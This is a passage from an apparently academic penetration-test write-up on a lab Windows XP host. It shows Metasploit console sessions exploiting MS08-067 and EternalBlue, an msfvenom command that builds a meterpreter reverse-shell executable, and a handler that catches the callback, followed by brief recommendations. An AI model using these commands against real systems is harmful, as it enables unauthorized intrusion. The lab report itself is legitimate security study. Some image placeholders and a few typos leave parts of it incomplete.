[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> use 120
[-] Invalid module index: 120
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set payload 120
payload => windows/shell/bind_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.187.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.187.130  no        The target address


Exploit target:

   Id  Name
   --  ----
```

Again checking for the requirement to be fulfilled for exploitation.

Exploiting with the payload payload/windows/shell/tcp_bind



Successfully exploited and gained access.



The file is successfully create on the system.

Vulnerability 3 – Malicious File


5). Using msfvenom to make malicious file.

-p is for payload windows/meterpreter/reverse_tcp.

Set Lhost and lport of our system.

-f for format file in exe form.

```
┌──[root@parrot]─[/home/riteshb]
└─ #msfvenom -p windows/meterpreter/reverse_tcp lhort=192.168.187.128 lport=4444 -f exe> ritesh.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```



Successfully created a malicious file.

Launching msfconsole and proceeding forward with setting exploits.


```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Using exploit/multi/handler for listening and payload windows/meterpreter/reverse_tcp

Send the malicious to the windows XP system.

Check for requirement to be fulfilled with “show options” command

Setting lhost and running.




When user click on the exe file and opens it then we get the access of the system.


Successfully created a session and hence the exploitation is completed.

Vulnerability 4 – Eternal Blue


6). Launching msfconsole again to our exploitation.




Searched for eternal blue exploits.



Among this exploit we used 10th exploit exploit/windows/smb/ms17_010_psexec.



Checking for the requirement and got that rhost is not set so setting rhost and running to checking if session is created or not.



Exploited and successfully created the session.

Hence exploitation is completed.

Conclusion :

The Windows XP penetration test identified a serious flaw in the system's security that can permit an attacker to gain complete access of the system after gaining unauthenticated access.

Vulnerability scanned:

- Exploits through msfconsole that can helped to get system access.
- Payloads that helps to exploit like bind shell and reverse shell in vulnerability 2 and 1 respectively.
- Eternal blue exploit to gain access.
- Malicious file to access the system in unauthorized way.

These issues demonstrate how an attacker can quickly get access to the system, alter data, or obtain secret or concealed information.

Recommendation:

1. Do not leave ports open unnecessarily if not in use.
2. Keep the system updated.
3. Keep firewall on so that if any malicious file comes in system it gets detected.
4. Should be aware about the system vulnerabilities and protect it accordingly.